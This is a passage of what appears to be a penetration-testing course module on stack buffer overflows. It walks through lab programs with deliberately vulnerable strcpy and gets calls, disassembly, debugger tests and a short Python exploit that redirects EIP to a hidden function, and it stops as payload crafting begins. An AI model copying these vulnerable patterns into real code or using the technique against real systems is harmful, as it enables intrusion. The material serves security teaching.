Penetration Testing Professional

Buffer Overflows

Section 1: System Security – Module 3

v5.0

Understanding Buffer Overflows

In the previous module, we used the term “buffer overflow,” numerous times. But what exactly does that mean?

The term **buffer** is loosely used to refer to any area in memory where more than one piece of data is stored. An **overflow** occurs when we try to fill more data than the buffer can handle. You can think an overflow such pouring 5 gallons of water into a 4-gallon bucket.

One common place you can see this is either online in Last Name fields of a registration form.

In this example, the "last name" field has five boxes.

Suppose your last name is **OTAVALI** (7 characters). Refusing to truncate your name, you write all seven characters.


The two extra characters have to go somewhere!

This is where a buffer overflow happens, which is a condition in a program where a function attempts to copy more data into a buffer than it can hold.

If you have allocated a specific amount of space in the stack, for example, 10, and you exceed this by trying to copy more than 10 characters, then you have a buffer overflow.

Suppose the computer allocates a buffer of 40 bytes (or pieces) of memory to store 10 integers (4 bytes per integer).


An attacker sends the computer 11 integers (a total of 44 bytes) as input.



3.1 Understanding Buffer Overflows

Whatever was in the location after the ten 40 bytes (allocated for our buffer), gets overwritten with the 11th integer of our input.

Remember that the stack grows backward. Therefore the data in the buffer are copied from lowest memory addresses to highest memory addresses.



3.1 Understanding Buffer Overflows

Now for some fun creating our own buffer overflows with real examples of vulnerable code.

As usual, we are going to build up to more complex examples and concepts slowly.

Please review the following code. What can you tell about it?

```
int main(int argc, char** argv)
{
      argv[1] = (char*)"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
      char buffer[10];
      strcpy(buffer, argv[1]);
}
```

Code Observation

- The array of characters (`buffer`) is `10` bytes long.
- The code uses the function **strcpy**.

Code Task

Try to copy more data than the buffer can handle, using **strcpy**.

Outcome

We can see that `argv[1]` contains 35 `A` characters, while the buffer can handle only 10. When the program runs, the exceeding data has to go somewhere, and it will overwrite something in the memory: this is a **buffer overflow**.

Code Outcome

Program Crashes.

Post Evaluation

The vulnerable function is `strcpy`.

Without going into detail of the function, you should know that the function does not check for bounds. Therefore, if the source, `argv[1]`, is bigger than the destination, buffer, an overflow occurs.

This means that whatever was in the memory location right after the buffer, is overwritten with our input.

But what can you do with that?

In this example, it causes the application to crash. But, an attacker may be able to craft the input in a way that the program executes specific code, allowing the attacker to gain control of the program flow.

We will see this in a moment.

Resolution

There is a safe version of the `strcpy` function, and it is called `strncpy` (notice the `n` in the function name). With this knowledge, we can say that a safe implementation of the previous program would be something like this:

```
int main(int argc, char** argv)
{
      argv[1] = (char*)"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
      char buffer[10];
      strncpy(buffer, argv[1], sizeof(buffer));
      return 0;
}
```

In the above code, there will be no overflow because the data we can copy is limited. This time the function will only copy `10` bytes of data from `argv[1]`, while the rest will be discarded.

Now let's examine this same example by observing what is happening in the stack; this will help you understand what happens when an overflow occurs.

The following is the new stack frame process review:

- Push the function parameters
- Call the function
- Execute the prologue (which updates **EBP** and **ESP** to create the new stack frame)
- Allocate local variable

....
Other local variables
Buffer [10]
EBP
Return address of function (EIP)
Parameters of function
Local variables of main
Return address of main
Parameters of main
.....

When the `strcpy` function gets executed, it starts copying our input into the memory address allocated for `buffer[10]`. Since there is not enough space, our input will be copied in the next memory address and will continue to fill memory addresses until there is no more input.

While this is happening, it will also be overwriting all the data in those memory locations and causing the overflow.

What is getting overwritten?

As you can see in this stack representation, this data includes the **EBP**, the **EIP** and all the other bytes related to the previous stack frame.

Therefore, at the end of the `strcpy` instructions, our stack will look like the following:

....	....	
Other local variables	Other local variables	
Buffer [10]	AAAA	
EBP	AAAA	Old EBP
Return address of function (EIP)	AAAA	Old EIP
Parameters of function	AAAA	Main stack frame parameters and variables
Local variables of main	AAAA	
Return address of main	AAAA	
Parameters of main	AAAA	
.....	.....	

What can a pen tester do with this?

Since the **EIP** has been overwritten with `AAAA`, once the epilogue takes place, the program will try to return to a completely wrong address. Remember that **EIP** points to the next instruction. An attacker can craft the payload in the input of the program to get the control of the program flow and return the function to a specific memory address location. This is where it is important to know memory addresses of certain registers.

Here is a more challenging example that will help us understand this even better. The code `goodpwd.cpp` is available in the **3_Buffer_Overflow.zip** file in the *members area.*

Again, read through the code and identify anything interesting.

Here is the source code of the program.

We suggest you download the file.

```
#include <iostream>
#include <cstring>

int bf_overflow(char *str){
   char buffer[10]; //our buffer
   strcpy(buffer,str); //the vulnerable command
   return 0;
}

int good_password(){ // a function which is never executed
   printf("Valid password supplied\n");
   printf("This is good_password function \n");
}

int main(int argc, char *argv[]) {
   int password=0; // controls whether password is valid or not
   printf("You are in goodpwd.exe now\n");
   bf_overflow(argv[1]); //call the function and pass user input
   if ( password == 1) {
      good_password(); //this should never happen
   } else {
      printf("Invalid Password!!!\n");
   }
   printf("Quitting sample1.exe\n");
   return 0;
}
```

Program Objectives

Run the function `good_password`

Code Observation

- The function `good_password` is never executed. (Why?)
- Because the variable `password` is set to `0` in the first instruction of the `main`.
    - Ex: `int password=0;`
- The function `bf_overflow` contains the vulnerable function that will cause the buffer overflow.

Goal

Our goal is to find a way to call the `good_password` function and force the program to print the message `Valid password supplied`.

Test 1


See if the application is vulnerable to buffer overflow by providing a long input:

```
Command Prompt - goodpwd.exe  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

C:\Users\els\Documents>goodpwd.exe AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
You are in sample1.exe now
```

Test 1 Results

The program crashes, and if we debug it with Visual Studio, we will see the following message:



What does this mean?

From the message box, we can see that the program tried to access the location pointed to `0x41414141` (`0x41` is the hexadecimal value of `A`).

This means that we have overwritten the **EIP** with our input, causing the overflow and then crashing the program. The EIP, instruction pointer, tells the program what to run next, but as a result of all of our A's, that address value is A.

What is the next step?

We would like to use this buffer overflow to take control of the program execution and be able to execute the function `good_password`. The idea is to craft an input that forces the program to jump into the memory address of the function.

How do we do this?

The important thing to remember here is that to perform a buffer overflow, you need to put specific code in specific space in the stack. Our example used a string of A's that caused it to crash, but was it 20 A's, 32 A's, 50 A's or 100? This is one of the very important questions that we need the answer to. The second question is: what address do we want written in the EIP?

Let us see how to find out that information.

Step 1

Open a command prompt and execute the following command to disassemble the program.

```
objdump -d -Mintel goodpwd.exe > goodpwd_disassembled.txt
```

This command will invoke the disassembler and will give us the **ASM** version of the executable.

Step 2

Open the txt file and inspect its content.

Keep scrolling through the file, and you will find something similar to the following:

```
00401529 <__Z11bf_overflowPc>:
  401529:    55                         push   ebp
  40152a:    89 e5                      mov    ebp,esp
  40152c:    83 ec 28                   sub    esp,0x28
  40152f:    8b 45 08                   mov    eax,DWORD PTR [ebp+0x8]
  401532:    89 44 24 04                mov    DWORD PTR [esp+0x4],eax
  401536:    8d 45 ee                   lea    eax,[ebp-0x12]
  401539:    89 04 24                   mov    DWORD PTR [esp],eax
  40153c:    e8 17 84 01 00             call   419958 <_strcpy>
  401541:    b8 00 00 00 00             mov    eax,0x0
  401546:    c9                         leave
  401547:    c3                         ret

00401548 <__Z13good_passwordv>:
  401548:    55                         push   ebp
  401549:    89 e5                      mov    ebp,esp
  40154b:    83 ec 18                   sub    esp,0x18
  40154e:    c7 04 24 00 80 48 00       mov    DWORD PTR [esp],0x488000
  401555:    e8 a6 ff ff ff             call   401500 <__ZL6printfPKcz>
  40155a:    c7 04 24 1c 80 48 00       mov    DWORD PTR [esp],0x48801c
  401561:    e8 9a ff ff ff             call   401500 <__ZL6printfPKcz>
  401566:    c9                         leave
  401567:    c3                         ret
```

Step 2

From the previous results we can see that:

- `bf_overflow` function is at address `00401529`
- `good_password` function is at address `00401548`

What we have to do now is **find the EIP**.

By overwriting the **EIP**, we can control the application execution flow (**EIP** is the return address). Let us see how to do this.

Test 2

Execute the following command from the Windows command prompt:

```
goodpwd.exe AABCD
```

Command

```
C:\Users\els\Documents>goodpwd.exe AABCD
You are in sample1.exe now
Invalid Password!!!
Quitting sample1.exe
```


Test 2

Now execute the same command, but adding one A character at the beginning each time:

```
goodpwd.exe AAABCD
goodpwd.exe AAAABCD
goodpwd.exe AAAAABCD
and so on
```

Test 2

At a certain point, we will trigger the buffer overflow causing the program to crash.



Test 2

We need to know the specific spot, down to the exact number of additional characters.

Why not use all A's? The reason why the final three characters are different is because by doing that, when we view the exception error, it will tell us what character we errored at.

Since we want to know the exact location, this change in character will save you time later.


Alternate Debugger: Visual Studio


To do this, let us debug the program with Visual Studio. We can debug and set the parameters of the program directly from there.

- First, open Visual Studio
- Second, click on **File->Open->NewProject**
- Third, select the executable file [Exe Project Files (*.exe)], in our case `goodpwd.exe`.

Alternate Debugger: Visual Studio

Once the executable is loaded, you can open the program properties, using the wrench icon (or the shortcut **Alt+Enter)** and set the arguments of the program in the new panel that appears.






Alternate Debugger: Visual Studio

Once the arguments field is set, click on the green play button on the top bar to run the program.

You can stop the debugging by clicking on the stop button, change the arguments value and restart the debugger.


Alternate Debugger: Visual Studio

As you can see in the following screenshot, it seems that we have another buffer overflow, also called smashed the stack or stack smashing. Reviewing the error, you should notice that the error was because of `0x15`. This means that the **EIP** has not been overwritten with our data since `0x15` is not part of our input.



Alternate Debugger: Visual Studio

We can now try adding a few more A characters into our input until we see something like the following:



Alternate Debugger: Visual Studio

The line "*Access violation reading location 0x44434241*" is what we want; this stands for `ABCD` using the hexadecimal (according to ASCII chart) values as follows `0x41`(`A`), `0x42`(`B`), `0x43`(`C`), `0x44`(`D`).

The application crashes because it cannot execute the instruction contained at that specific address in memory.

Alternate Debugger: Visual Studio

Note: you will see the **EIP** in the reverse order (`0x44434241`) because Windows uses little-endian and thus, the most significant byte comes at the lowest position.

What is happening is that the value `ABCD` is overwriting the correct **EIP** in the stack.

Now comes the magic. In order to gain control if this program, we have to replace the **EIP** (`ABCD` in our input) with the address of the `good_password` function. We disassembled it previously and discovered the address to be `00401548`. By inserting this address to the EIP location, we are forcing the program to return to the `good_password` memory address and execute its code.

Since the command prompt does not allow us to supply hexadecimal data as an argument, we will need a helper application to exploit the program.

The helper program is given in the `helper.cpp` contained in the **3_Buffer_Overflow.zip** package.

The helper calls goodpwd.exe and provides the correct payload. If we check the input that overwrote the **EIP** with `0x44434241`, it is composed of 22 `A` characters and then `ABCD`.

Therefore, the helper program will fill the first 22 characters with some junk bytes and then append the address of `good_function` (`00401548`).

3.1 Understanding Buffer Overflows

Once again, the helper is only meant to help us to pass the hexadecimal code as an argument. There are many different options and scripts that we can use to do this. We can achieve the same with the following Python code:

```
import sys
import os
payload = "\x41"*22
payload += "\x48\x15\x40"
command = "goodpwd.exe %s" %(payload)

print path
os.system(command)
```

Notice that we did not add `\x00` to the payload since this is a **NULL** byte. Although we will talk more about **NULL** bytes in the next section, for now, you just **need to know** that when functions such as `strcpy` encounter a **NULL** byte in the source string, they will stop copying data.

This is very important since our entire payload must be free of **NULL** bytes. Otherwise, our exploit will not work.

3.1 Understanding Buffer Overflows

Let’s now compile the helper and save it in the same path of `goodpwd.exe`. Once we run it, we will see something like this in our command prompt:

Command Prompt - helper.exe

```
C:\Users\els\Documents>helper.exe
goodpwd.exe AAAAAAAAAAAAAAAAAAAAAAH§@
You are in sample1.exe now
Valid password supplied
This is good_password function
```

We successfully called the `good_password` function!

However, the program might/might not crash after executing the above function.

If it does crash, it might be that we have damaged some other registers or data on the stack which might be useful.


Note that, once we have reached this goal of running our function, our job is done.

What happens to the target application is not our concern? One way to think of this is, what if our payload was a backdoor? Once the buffer overflow is successful, and the backdoor is open, it does not matter what the target application does.

To understand the entire process, the next video will show you how to debug the program `goodpwd.exe`.

This will not only help you understand how the application works but also how our input overwrites the return address in the stack, causing the crash of the application.

Video: Debugging Buffer Overflows - GoodPassword



If you have a **FULL** or **ELITE** plan you can click on the image on the left to start the video

Finding Buffer Overflows

Before studying how to exploit buffer overflows and execute payloads, it is important to know how to find them. Any application that uses unsafe operations, such as those below (there are many others), might be vulnerable to buffer overflows.

- `strcpy`
- `strcat`
- `gets / fgets`
- `scanf / fscanf`
- `vsprintf`
- `printf`
- `memcpy`

But, it actually depends on how the function is used:

3.2 Finding Buffer Overflows

Any function which carries out the following operations may be vulnerable to buffer overflows:

- Does not properly validate inputs before operating
- Does not check input boundaries

However, buffer overflows are problems of unsafe languages, which allow the use of pointers or provide raw access to memory.

3.2 Finding Buffer Overflows

All the interpreted languages such as *C#*, *Visual Basic*, *.Net*, *JAVA*, etc. are safe from such vulnerabilities.

Moreover, buffer overflows can be triggered by any of the following buffer operations:

- User input
- Data loaded from a disk
- Data from the network

As you can imagine, if we want to manually find a buffer overflow in a large application, it may be difficult and time-consuming.

However, we will document some of the techniques that make this process easier, such as:

- If you are the developer of the software and you have access to the source code, such as static analysis tools such as splint (http://www.splint.org/, Cppcheck, etc.), such tools will try to detect not only buffer overflows but also some other types of errors.

http://www.splint.org/
http://sourceforge.net/apps/mediawiki/cppcheck/index.php

3.2 Finding Buffer Overflows

Other techniques are the followings:

- When a crash occurs, be prepared to hunt for the vulnerability with a debugger (the most efficient and well-known technique). Some companies use cloud-fuzzing to brute-force crashing (using file-based inputs). Whenever a crash is found, it is recorded for further analysis.

- A dynamic analysis tool like a fuzzer or tracer, which tracks all executions and the data flow, help in finding problems.

All the above techniques can give you a big number of vulnerabilities (such as overflows, negative indexing of an array and so on), but the problem lies in exploiting the vulnerability.

A large number of vulnerabilities are un-exploitable. Almost 50% of vulnerabilities are not exploitable at all, but they may lead to DOS (denial of service attacks) or cause other side-effects.

Fuzzing is a software testing technique that provides invalid data, i.e., unexpected or random data as input to a program. Input can be in any form such as:

- Command line
- Network data
- Databases
- Keyboard/mouse input
- Parameters
- File input
- Shared memory regions
- Environment variables

This technique basically works by supplying a random data to the program, and then the program is checked for incorrect behavior such as:

- Memory hogging
- CPU hogging
- Crashing

Whenever inconsistent behavior is found, all related information is collected, which will later be used by the operator to recreate the case and hunt-down/solve the problem.

However, fuzzing is an exponential problem and is also resource-intensive, and therefore, in reality, it cannot be used to test all the cases.

Some of the fuzzing tools and frameworks are:

- Peach Fuzzing Platform
- Sulley
- Sfuzz
- FileFuzz

https://www.peach.tech/
https://github.com/OpenRCE/sulley

https://github.com/orgcandman/Simple-Fuzzer
https://packetstormsecurity.com/files/39626/FileFuzz.zip.html

3.2.1 Finding Buffer Overflows in binary programs

Let's now see how to find buffer overflows in the binary programs process. We will consider a very simple program in order to give you a full understanding of what is going on at almost every stage.

Remember that having a clear understanding of how the stack works will make you a better researcher.

3.2.1 Finding Buffer Overflows in binary programs

Let's see how to identify a buffer overflow after the crash of the application.

We will use a sample application named `cookie.c`. You can find it in the **3_Buffer_Overflow.zip** file in the members area.

The code is as follows:

```
#include <stdio.h>

int main()
{
    int cookie=0;
    char buffer[4];
    printf("cookie = %08X\n",cookie);
    gets(buffer);
    printf("cookie = %08X\n",cookie);
    if(cookie == 0x31323334 )
    {
        printf("you win!\n");
    }
    else
    {
        printf("try again!\n");
    }
```

First, we will go through the process of understanding the code, and then we will exploit it.

First, obtain the disassembled code using the following command:

```
objdump.exe -d -Mintel cookie.exe > disasm.txt
```

Notice that depending on the compiler used, you can obtain different results. In the **3_Buffer_Overflow.zip** file, you can also find a compiled version of the program.

A good exercise at this point can be spotting the differences between your compiled version and the one provided by us. Notice that in the zip file you can also find the commented version of the disassembled `main` function.

3.2.1 Finding Buffer Overflows in binary programs

Search for the main function and then try to correlate the C++ source code to the respective disassembled version. In the next few slides you can see the commented version of the disassembled code:

```
00401290 <_main>:
  401290: 55                   push   ebp
  401291: 89 e5                mov    ebp,esp
  401293: 83 ec 18             sub    esp,0x18 ;Setup stackframe
  401296: 83 e4 f0             and    esp,0xfffffff0
  401299: b8 00 00 00 00       mov    eax,0x0 ;Calculate stack cookie
  40129e: 83 c0 0f             add    eax,0xf ;The cookie is used
  4012a1: 83 c0 0f             add    eax,0xf ;Detect stack overflow
  …
```

3.2.1 Finding Buffer Overflows in binary programs

MAP REF

```
…
4012a4: c1 e8 04                 shr    eax,0x4
4012a7: c1 e0 04                 shl    eax,0x4
4012aa: 89 45 f4                 mov    DWORD PTR [ebp-0xc],eax
4012ad: 8b 45 f4                 mov    eax,DWORD PTR [ebp-0xc]
4012b0: e8 ab 04 00 00           call   401760 <___chkstk>
4012b5: e8 46 01 00 00           call   401400 <___main>
4012ba: c7 45 fc 00 00 00 00     mov    DWORD PTR [ebp-0x4],0x0 ;This is
our cookie
4012c1: 8b 45 fc                 mov    eax,DWORD PTR [ebp-0x4]
4012c4: 89 44 24 04              mov    DWORD PTR [esp+0x4],eax ;Points to
cookie variable
4012c8: c7 04 24 00 30 40 00     mov    DWORD PTR [esp],0x403000 ;Points to
cookie = "%08X\n"
4012cf: e8 8c 05 00 00           call   401860 <_printf>
4012d4: 8d 45 f8                 lea    eax,[ebp-0x8]
4012d7: 89 04 24                 mov    DWORD PTR [esp],eax
4012da: e8 71 05 00 00           call   401850 <_gets> ;Call gets
4012df: 8b 45 fc                 mov    eax,DWORD PTR [ebp-0x4]
…
```

3.2.1 Finding Buffer Overflows in binary programs


```
…
4012e2: 89 44 24 04             mov    DWORD PTR [esp+0x4],eax ;Points to cookie variable
4012e6: c7 04 24 00 30 40 00    mov    DWORD PTR [esp],0x403000 ;Points to cookie = "%08X\n"
4012ed: e8 6e 05 00 00          call   401860 <_printf> ;Call printf function
4012f2: 81 7d fc 34 33 32 31    cmp    DWORD PTR [ebp-0x4],0x31323334 ;Compare value of cookie
4012f9: 75 0e                   jne    401309 <_main+0x79>
4012fb: c7 04 24 0f 30 40 00    mov    DWORD PTR [esp],0x40300f ;The if condition
401302: e8 59 05 00 00          call   401860 <_printf> ;Print "you win"
401307: eb 0c                   jmp    401315 <_main+0x85>
401309: c7 04 24 19 30 40 00    mov    DWORD PTR [esp],0x403019
401310: e8 4b 05 00 00          call   401860 <_printf> ;Print "try again"
401315: c9                      leave
401316: c3                      ret
```

3.2.2 Code Observation

In this sample, the message `you win!` is never printed on screen because the `cookie` variable is set to `0` and never changes.

However, since the function `gets` can be overflowed, we will demonstrate that we can:

- Easily control program flow using variable control
- Buffer overflows can even be controlled via keyboard-inputs (though it's hard to type shell-code using hand, but nonetheless, it can be done).
- Find overflows in binaries

3.2.2 Code Observation

As you can see from the code, the content of the variable `cookie` is not controlled by user input. Only `buffer[4]` is.

How do we change the variable `cookie` to have the `You win!` message printed on screen?

3.2.2. Code Observation

So, get out your pen and paper and let's draw the stack frame for the `main` function:

...		
buffer[4]	-8	<- ESP
Int cookie=0	-4	
Old EBP	0	<- current EBP
Return address of function	+4	
main() parameters	+8	
...		

From the previous representation we can see that `buffer[4]` is 4 bytes long (so 32 bits and 1 location). It gets filled with user input. Right below `buffer[4]` location, we find our variable cookie.

From the stack frame that you should have created on your own, you can see that: all local variables can be accessed using:

- **[EBP – x]** → local variables
- **[EBP + x]** → function parameters

3.2.2 Code Observation

Also, note that since ESP points to the top of the stack, things such as local variables and function arguments can also be accessed using the [ESP + x] combination. As you already know, the square brackets are an assembly language notation used to indicate that we are pointing to the memory.

This means we are pointing to data stored at memory location [EBP + x] and not the value EBP + X.

3.2.2 Code Observation

So now, the `main` function stack frame is as follows:

- **[EBP-12]->** Compiler induced “stack verifying cookie” (we don’t care about this)
- **[EBP-8]->** array `buffer`
- **[EBP-4]->** variable `cookie`

3.2.2 Code Observation

Now that you can convert the program to pseudo-code, you can easily tell that the user-input is not verified and therefore, has a buffer overflow vulnerability.

We can say this because, the function `gets` never verifies the length of the data (also note stack space is limited) and in this case, user has full control over the data. Therefore, it is susceptible to an overflow.

Now, it is time to exploit the information obtained above.

Looking at the stack, you should notice that if **[EBP-4]** can be controlled, then we can reverse the jump and thus control the program flow.

Also, note that we have complete control over the variable `buffer`.

3.2.3 Overflow the buffer

We can run the program `cookie.exe` and then type `11111111`. You will see that the cookie has been controlled and the current value is `0x31313131`. ASCII code for `1` is `0x31`, for `2` it's `0x32` and so on:

```
C:\Users\els\Documents>cookie.exe
cookie = 00000000
1111111111111111
cookie = 31313131
try again!
```

You can also perform the above steps in Immunity Debugger to see how things change in real time. Open `cookie.exe` from Immunity Debugger and repeat the steps from above.

3.2.3 Overflow the buffer

Another great tool that will help you identify buffer overflows is IDA Pro. You can download a free non-commercial edition from http://www.hex-rays.com. The complete use of the tool is out of the scope of this module, but we strongly suggest you try and test it.

Understanding the differences between IDA Pro and Immunity Debugger is a great start. We strongly suggest you try different debuggers in order to find the one that fits better your needs.

https://www.hex-rays.com/

3.2.3 Overflow the buffer

Open the `cookie.exe` program in IDA and observe what happens. IDA Pro shows the stack frame on top of every function:

```
.text:00401290 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:00401290 _main           proc near               ; CODE XREF: ___mingw_C
.text:00401290
.text:00401290 var_18          = dword ptr -18h
.text:00401290 var_14          = dword ptr -14h
.text:00401290 var_C           = dword ptr -0Ch
.text:00401290 var_8           = dword ptr -8
.text:00401290 var_4           = dword ptr -4
.text:00401290 argc            = dword ptr  8
.text:00401290 argv            = dword ptr  0Ch
.text:00401290 envp            = dword ptr  10h
```

3.2.3 Overflow the buffer

IDA is a great disassembler that resolves pointers and strings making disassembled code easy to understand and perfect for analysis.

```
call    sub_401760
call    sub_401400
mov     [ebp+var_4], 0
mov     eax, [ebp+var_4]
mov     [esp+18h+var_14], eax
mov     [esp+18h+var_18], offset aCookie08x ; "cookie = %08X\n"
call    printf
lea     eax, [ebp+var_8]
mov     [esp+18h+var_18], eax
call    gets
mov     eax, [ebp+var_4]
mov     [esp+18h+var_14], eax
mov     [esp+18h+var_18], offset aCookie08x ; "cookie = %08X\n"
call    printf
cmp     [ebp+var_4], 31323334h
jnz     short loc_401309
mov     [esp+18h+var_18], offset aYouWin ; "you win!\n"
call    printf
```

var_4 is our "cookie" variable. First it is copied to EAX and then passed to printf function

Similar to the above printf

EXPLOITING BUFFER OVERFLOWS

So far we have seen how to find a buffer overflow and how it works. So how can we exploit this vulnerability? Since we already know how the **good password** program works, we will try to exploit it. The purpose will be to craft a payload that will allow us to run `calc.exe`.

We already know the size of the input that allows us to overwrite the return address. When using the following input, we overwrite **EIP** with `ABCD`:

```
